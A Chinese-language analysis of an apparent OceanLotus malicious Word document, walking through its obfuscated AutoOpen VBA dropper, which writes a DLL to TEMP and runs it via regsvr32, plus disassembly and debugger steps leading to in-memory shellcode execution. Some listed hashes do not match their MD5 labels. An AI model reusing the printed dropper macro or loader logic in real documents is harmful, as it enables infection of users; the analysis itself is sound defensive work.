

# 海莲花样本分析

Md5: 3c3b2cc9ff5d7030fb01496510ac75f2


文件格式: doc

## 静态分析

1. 查看文件，诱导用户“启用编辑”执行宏代码。



2. Alt+F11 打开文件宏代码:




3. 分析宏代码，代码入口为 AutoOpen 函数，其主要功能是释放 “~\$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole” 文件到 TMP 临时文件夹下，然后调用 regsvr32.exe 加载此 ole 文件。

```

55 ' 宏代码执行入口
56 Sub AutoOpen()
57     Dim xzohv1begc As String
58     Dim dzuju1ftdcotqn8xkcztgqv As Integer
59     Dim szgembygipmd5hjerqq() As Byte
60     Dim tdjgpqus4dzsludr As String
61     Dim egpzsp4dlvhitzulncpfvpwkc As String
62     Dim mjzhfpk2skdz As Object
63
64     Set mjzhfpk2skdz = Nothing
65     For Each jcwsbsouxmfni2butu In ActiveDocument.Shapes
66         If jcwsbsouxmfni2butu.Type = msoTextBox Then
67             Set mjzhfpk2skdz = jcwsbsouxmfni2butu
68         End If
69     Next jcwsbsouxmfni2butu
70     If mjzhfpk2skdz Is Nothing Then Exit Sub
71
72     ' 释放的文件
73     egpzsp4dlvhitzulncpfvpwkc = "~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole"
74     ' 获取临时路径 TEMP
75     xzohv1begc = Environ$("TEMP")
76     bkkfybx11 xzohv1begc
77     ' 释放文件的路径
78     xzohv1begc = xzohv1begc & egpzsp4dlvhitzulncpfvpwkc
79
80     ReDim szgembygipmd5hjerqq(1553407) As Byte
81     frup5zsg = mjzhfpk2skdz.TextFrame.TextRange.Text
82     xeribejs0afpesxuvq szgembygipmd5hjerqq, frup5zsg
83
84     dzuju1ftdcotqn8xkcztgqv = FreeFile
85     Open xzohv1begc For Binary As #dzuju1ftdcotqn8xkcztgqv
86     Put #dzuju1ftdcotqn8xkcztgqv, , szgembygipmd5hjerqq
87     Close #dzuju1ftdcotqn8xkcztgqv
88
89     tdjgpqus4dzsludr = "regsvr32.exe "
90     tdjgpqus4dzsludr = tdjgpqus4dzsludr & xzohv1begc
91     tdjgpqus4dzsludr = tdjgpqus4dzsludr & " /s"
92
93     ' 执行regsvr32.exe 加载上面的ole文件
94     Shell tdjgpqus4dzsludr
95     Application.Quit SaveChanges:=wdDoNotSaveChanges
96 End Sub

```

4. Regsvr32.exe 是一个命令行实用工具，用于注册和取消注册 OLE 控件，如在 Windows 注册表中的 DLL 和 ActiveX 控件
5. Ole 文件被加载后，程序还会打开另一个 word 文档，以此来迷惑受害者。



- 6.


## Ole 文件分析

MD5: fc04dbc983111ec0df4d347cdc742c7d3c1e85e3d0d9b4fd7f24f342b8fabb0a


文件名: ~\$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole

### 静态分析

1. 查壳和具体信息，发现为 C++ 编写的 DLL 文件



2. 用 IDA 进行加载，进入 DllMain 函数，发现并没有什么特别的地方：



3. 查看 DLL 的导出函数，发现存在 4 个导出函数：

Name	Address	Ordinal
DllGetClassObject	10001480	1
DllInstall	10001480	2
DllRegisterServer	10001490	3
DllUnregisterServer	10001490	4
DllEntryPoint	10001826	[main entry]

### DllInstall

4. 我们首先分析 DllInstall 函数，进入该函数，发现调用 DllInstall\_0 函数：

```

.text:10001480 ; Exported entry 1. DllGetClassObject
.text:10001480 ; Exported entry 2. DllInstall
.text:10001480
.text:10001480 ; Attributes: noreturn thunk
.text:10001480
.text:10001480 ; HRESULT __stdcall DllInstall(BOOL bInstall, PCWSTR
.text:10001480 public DllInstall
.text:10001480 DllInstall proc near
.text:10001480
.text:10001480 bInstall= dword ptr 4
.text:10001480 pszCmdLine= dword ptr 8
.text:10001480
.text:10001480 call DllInstall_0 ; DllGetClassObject
.text:10001480 DllInstall endp ; sp-analysis failed
.text:10001480

```

## DllInstall\_0


### 5. 会先进行字符串拼接，然后获取环境变量

```

.text:10001375 push offset aJg1jixh20hsqb1 ; "JG1JiXH20Hsqb1pUdQiQ"
.text:1000137A lea eax, [ebp-210h]
.text:10001380 push eax ; lpString1
.text:10001381 call esi ; lstrcatW
.text:10001383 push offset aLgja88z7s4zsix ; "LGja88Z7S4ZsiXuqxClD"
.text:10001388 lea eax, [ebp-210h]
.text:1000138E push eax ; lpString1
.text:1000138F call esi ; lstrcatW
.text:10001391 push offset a7xjcccltnwhynmx ; "7xJcCLtNWhynMX1wN9D1"
.text:10001396 lea eax, [ebp-210h]
.text:1000139C push eax ; lpString1
.text:1000139D call esi ; lstrcatW
.text:1000139F push offset aNf40labk6ys7l ; "nF40labK6YSz7L9BvZbb"
.text:100013A4 lea eax, [ebp-210h]
.text:100013AA push eax ; lpString1
.text:100013AB call esi ; lstrcatW ; 字符串拼接
.text:100013AD xor eax, eax
.text:100013AF mov [ebp-166h], ax
.text:100013B6 mov [ebp-418h], ax
.text:100013BD push 104h ; nSize
.text:100013C2 lea eax, [ebp-418h]
.text:100013C8 push eax ; lpBuffer
.text:100013C9 lea eax, [ebp-198h]
.text:100013CF push eax ; lpName
.text:100013D0 call ds:GetEnvironmentVariableW ; 获取环境变量，如果失败则返回0
.text:100013D6 test eax, eax
.text:100013D8 jnz loc_10001460 ; 成功获取环境变量

```

### 6. 如果成功获取环境变量，则执行函数 sub\_10001270，否则重新创建进程执行当前恶意程序：



```

.text:10001408 call ds:GetModuleFileNameW ; 获取exe可执行文件的绝对路径
.text:1000140E push 44h ; 'D' ; Size
.text:10001410 lea eax, [ebp-478h]
.text:10001416 xorps xmm0, xmm0
.text:10001419 push 0 ; Val
.text:1000141B push eax ; void *
.text:1000141C movdqa xmmword ptr [ebp-430h], xmm0
.text:10001424 call _memset
.text:10001429 add esp, 0Ch
.text:1000142C lea eax, [ebp-430h]
.text:10001432 push eax ; lpProcessInformation
.text:10001433 lea eax, [ebp-478h]
.text:10001439 push eax ; lpStartupInfo
.text:1000143A push 0 ; lpCurrentDirectory
.text:1000143C push 0 ; lpEnvironment
.text:1000143E push 0 ; dwCreationFlags
.text:10001440 push 0 ; bInheritHandles
.text:10001442 push 0 ; lpThreadAttributes
.text:10001444 push 0 ; lpProcessAttributes
.text:10001446 push esi ; lpCommandLine
.text:10001447 lea eax, [ebp-418h]
.text:1000144D push eax ; lpApplicationName
.text:1000144F mov dword ptr [ebp-478h], 44h ; 'D'
.text:10001451 call ds:CreateProcessW ; 创建进程重新运行程序

```

## sub\_10001270

7. 该函数会枚举资源类型，然后申请内存地址，其中还传入了回调函数 sub\_10001100，该函数也是进行资源读取。最后读取的资源存放在 Src 变量中。

```

.text:10001270 sub_10001270 proc near
.text:10001270 push ebx
.text:10001271 push esi
.text:10001272 push edi
.text:10001273 xor esi, esi
.text:10001275 push esi ; lParam
.text:10001276 call offset sub_10001100 ; lpEnumFunc, 回调函数
.text:10001278 push hModule ; hModule
.text:10001281 xor edi, edi
.text:10001283 xor ebx, ebx
.text:10001285 call ds:EnumResourceTypesW ; 枚举资源类型
.text:10001288 cmp Src, ebx ; 读取的资源内容存放到 Src 变量中
.text:10001291 jz short loc_100012C7

```

```

.text:10001293 mov ebx, Size
.text:10001299 push 40h ; '@' ; flProtect
.text:1000129B push 3000h ; flAllocationType
.text:100012A0 lea eax, [ebx+20h]
.text:100012A3 push eax ; dwSize
.text:100012A4 push esi ; lpAddress
.text:100012A5 call ds:VirtualAlloc
.text:100012AB mov esi, eax
.text:100012AD test esi, esi
.text:100012AF jz short loc_100012C7

```

8. 然后调用函数 sub\_10001120:

```

.text:100012C7 loc_100012C7:
.text:100012C7 call sub_10001120
.text:100012CC test edi, edi
.text:100012CE jnz short loc_100012E4

```

## sub\_10001120

9. 该函数会在临时文件夹下创建一个新的文件，向其中写入数据，然后打开文件。

```

.text:10001164 push    eax                ; Val
.text:10001165 mov     [ebp+Buffer], ax
.text:1000116C lea     eax, [ebp+var_20A]
.text:10001172 push    eax                ; void *
.text:10001173 sub     esi, 4
.text:10001176 call    _memset
.text:1000117B add     esp, 0Ch
.text:1000117E lea     eax, [ebp+Buffer]
.text:10001184 push    eax                ; lpBuffer
.text:10001185 push    104h                ; nBufferLength
.text:1000118A call    ds:GetTempPathW ; 获取临时文件夹路径
.text:10001190 cmp     [ebp+eax*2+var_20E], 5Ch ; '\'
.text:10001199 jz      short loc_100011C4

```

```

.text:100011C4 loc_100011C4:                ; lpString2
.text:100011C4 push    edi
.text:100011C5 lea     eax, [ebp+Buffer]
.text:100011CB push    eax                ; lpString1
.text:100011CC call    ds:lstrcatW ; 字符串拼接, 获取要创建的文件名称
.text:100011D2 push    0                ; hTemplateFile
.text:100011D4 push    80h ; 'e'                ; dwFlagsAndAttributes
.text:100011D9 push    2                ; dwCreationDisposition
.text:100011DB push    0                ; lpSecurityAttributes
.text:100011DD push    1                ; dwShareMode
.text:100011DF push    4000000h            ; dwDesiredAccess
.text:100011E4 lea     eax, [ebp+Buffer]
.text:100011EA push    eax                ; lpFileName
.text:100011EB mov     byte ptr [ebp+var_20F+1], 0
.text:100011F2 call    ds:CreateFileW ; 创建文件
.text:100011F8 mov     edi, eax
.text:100011FA cmp     edi, 0FFFFFFFh
.text:100011FD jz      short loc_10001251

```

```

.text:100011FF push    0                ; lpOverlapped
.text:10001201 lea     eax, [ebp+NumberOfBytesWritten]
.text:10001207 push    eax                ; lpNumberOfBytesWritten
.text:10001208 push    esi                ; nNumberOfBytesToWrite
.text:10001209 push    ebx                ; lpBuffer
.text:1000120A push    edi                ; hFile
.text:1000120B mov     [ebp+NumberOfBytesWritten], 0
.text:10001215 call    ds:WriteFile ; 向文件写入数据
.text:10001218 movzx   ebx, byte ptr [ebp+var_20E+1]
.text:10001222 mov     ecx, 1
.text:10001227 test    eax, eax
.text:10001229 push    edi                ; hObject
.text:1000122A cmovnz  ebx, ecx
.text:1000122D call    ds:CloseHandle
.text:10001233 test    bl, bl
.text:10001235 jz      short loc_10001251

```

```

.text:10001237 push    5                ; nShowCmd
.text:10001239 push    0                ; lpDirectory
.text:1000123B push    0                ; lpParameters
.text:1000123D lea     eax, [ebp+Buffer]
.text:10001243 push    eax                ; lpFile
.text:10001244 push    offset Operation ; "open"
.text:10001249 push    0                ; hwnd
.text:1000124B call    ds:ShellExecuteW ; 执行命令 open 打开文件

```

10. sub\_10001270 执行完后下面会有个指令 call eax, 此出的 eax 就是前面读取的资源内容, 我们猜测应该的 shellcode。

```

.text:10001460 loc_10001460:                ; 成功获取环境变量
.text:10001460 call    sub_10001270
.text:10001465 test    eax, eax
.text:10001467 jz      short loc_1000146B

; lpValue
.text:10001469 call    eax


```

## 动态调试


### Sellcode 分析

dump 样本的 MD5: 4FC1702470AF17295E98C4993A4B88EF34251207


11. 在上面的 shellcode 执行处下段，然后使用 x32dbg 进行动态调试
12. 发现直接用 x32dbg 加载此 dll 文件时，无法动态进入 shellcode 代码，因为其中的 EnumResourceTypesW 函数的多个回调函数无法正确读取 shellcode 资源，而是仅仅读取第一个资源文件中的数据——即 XML 文件。
13. 因此，需要将此 dll 文件附加到 regsvr32.exe；但此时的系统中并没有 regsvr32.exe 进行运行，因此需要我们手动运行 regsvr32.exe 加载此 ole 文件。
14. 将此文件再同一目录下复制，一个后缀改为 ole，一个后缀改为 dll：



15. 在 windows 窗口搜索 regsvr32.exe，然后进入此程序的文件夹：




16. 然后在地址栏输入 powershell 进入 powershell 界面：




17. 然后运行 regsvr32.exe 加载 ole 文件:



18. 然后使用 x32dbg 加载 dll 文件, 然后进行附加到 regsvr32.exe:




19. 然后添加断点, 断点的名称就为此文件完整的 DLL 名称:







20. 改变 x32dbg 的命令行，第一个参数为 regsvr32.exe 路径，第二个参数为此 dll 的完整路径。




21. 然后点击“重新运行”：



22. 然后按 F9，会发现程序在 dll 的入口处断下：



23. 然后 control+G 进入 DllInstall\_0 函数的起始位置 (000012F0) 下断点：



723512F0	53	push ebx	
723512F1	88D0	mov ebx,esp	
723512F3	83EC 08	sub esp,8	
723512F6	83E4 F0	and esp,FFFFFFF0	
723512F9	83C4 04	add esp,4	
723512FC	55	push ebp	
723512FD	8B6B 04	mov ebp,dword ptr ds:[ebx+4]	
72351300	896C24 04	mov dword ptr ss:[esp+4],ebp	[esp+4]: "MZ?"
72351304	8BEC	mov ebp,esp	
72351306	81EC 7C040000	sub esp,47C	
7235130C	A1 00D03572	mov eax,dword ptr ds:[7235D000]	
72351311	33C5	xor eax,ebp	
72351313	8945 FC	mov dword ptr ss:[ebp-4],eax	[ebp-4]: "MZ?"
72351316	56	push esi	
72351317	68 84BC3572	push fc04dbc983111ec0df4d347cdc742c7d3c1e85e3d0	7235BC84:L"zTDRPt1uc6Gztx
7235131C	8D85 F0F0FFFF	lea eax,dword ptr ss:[ebp-210]	

24. 继续下断点，位置为 000013D8，此处为系统注册表检测，待会需要手动修改标志位进行跳过：

.text:100013CF	push	eax	; lpName
.text:100013D0	call	ds:GetEnvironmentVariableW	
.text:100013D6	test	eax, eax	
.text:100013D8	jnz	loc_10001460	

.text:10001460			
.text:10001460	loc_10001460:		
.text:10001460	call	sub_10001270	
.text:10001465	test	eax, eax	
.text:10001467	jz	short loc_1000146B	

25. 继续断点 0000128B，此处为资源读取结束部分，此处的 cmp 是判断是否读取 shellcode 资源成功；如果想深入分析具体的资源调用细节，可以在其回调函数 sub\_10001100 中下更多的断点进行分析：

.text:10001275	push	esi	; lParam
.text:10001276	push	offset sub_10001100	; lpEnumFunc
.text:1000127B	push	hModule	; hModule
.text:10001281	xor	edi, edi	
.text:10001283	xor	ebx, ebx	
.text:10001285	call	ds:EnumResourceTypesW	
.text:1000128B	cmp	Src, ebx	
.text:10001291	jz	short loc_100012C7	

26. 继续下断点 00001469：

.text:10001460			
.text:10001460	loc_10001460:		
.text:10001460	call	sub_10001270	
.text:10001465	test	eax, eax	
.text:10001467	jz	short loc_1000146B	

.text:10001469	call	eax	
----------------	------	-----	--

27. 下完断点后一直按 F9，会在 000013D8 断点处断下，我们需要双击修改 ZF 标志位为 0：

723513D8	0F85 82000000	jne fc04dbc983111ec0df4d347cdc742c7d3c1e85e3d0d	EAX 00000000
723513DE	8D85 7CFEFFFF	lea eax,dword ptr ss:[ebp-184]	EBX 006CE928
723513E4	50	push eax	ECX E0D47A7C
723513E5	8D85 68FEFFFF	lea eax,dword ptr ss:[ebp-198]	EDX 00000000
723513EB	50	push eax	EBP 006CE920
723513EC	FF15 44803572	call dword ptr ds:[<&SetEnvironmentVariablew>]	ESP 006CE4A0
723513F2	FF15 48803572	call dword ptr ds:[<&GetCommandLine>]	ESI 75E0F580
723513F8	8BF0	mov esi, eax	EDI 008311D6
723513FA	68 04010000	push 104	EIP 723513D8
723513FF	8D85 E8FBFFFF	lea eax,dword ptr ss:[ebp-418]	EFL AGS 00000344
72351405	50	push eax	ZF 1 PF 1 AF 0
72351406	6A 00	push 0	OF 0 SF 0 DF 0
72351408	FF15 4C803572	call dword ptr ds:[<&GetModuleFileNameW>]	CF 0 TF 1 IF 1
7235140E	6A 44	push 44	
72351410	8D85 88FBFFFF	lea eax,dword ptr ss:[ebp-478]	
72351416	0F57C0	xorps xmm0, xmm0	

723513D8	0F85 82000000	jne fc04dbc983111ec0df4d347cdc742c7d3c1e85e3d0d	EAX 00000000
723513DE	8D85 7CFEFFFF	lea eax,dword ptr ss:[ebp-184]	EBX 006CE928
723513E4	50	push eax	ECX E0D47A7C
723513E5	8D85 68FEFFFF	lea eax,dword ptr ss:[ebp-198]	EDX 00000000
723513EB	50	push eax	EBP 006CE920
723513EC	FF15 44803572	call dword ptr ds:[<&SetEnvironmentVariablew>]	ESP 006CE4A0
723513F2	FF15 48803572	call dword ptr ds:[<&GetCommandLine>]	ESI 75E0F580
723513F8	8BF0	mov esi, eax	EDI 008311D6
723513FA	68 04010000	push 104	EIP 723513D8
723513FF	8D85 E8FBFFFF	lea eax,dword ptr ss:[ebp-418]	EFL AGS 00000304
72351405	50	push eax	ZF 0 PF 1 AF 0
72351406	6A 00	push 0	OF 0 SF 0 DF 0
72351408	FF15 4C803572	call dword ptr ds:[<&GetModuleFileNameW>]	CF 0 TF 1 IF 1
7235140E	6A 44	push 44	
72351410	8D85 88FBFFFF	lea eax,dword ptr ss:[ebp-478]	
72351416	0F57C0	xorps xmm0, xmm0	

28. 然后继续按 F9，就会在我们上面的下断点出断下，大家可以自行进行分析，这里我们直接在 00001469 处断下，也就是具体的 shellcode 执行处（其中会打开另一个内容模糊的 word 文件，前面已经在函数 sub\_10001120 处分析过）：

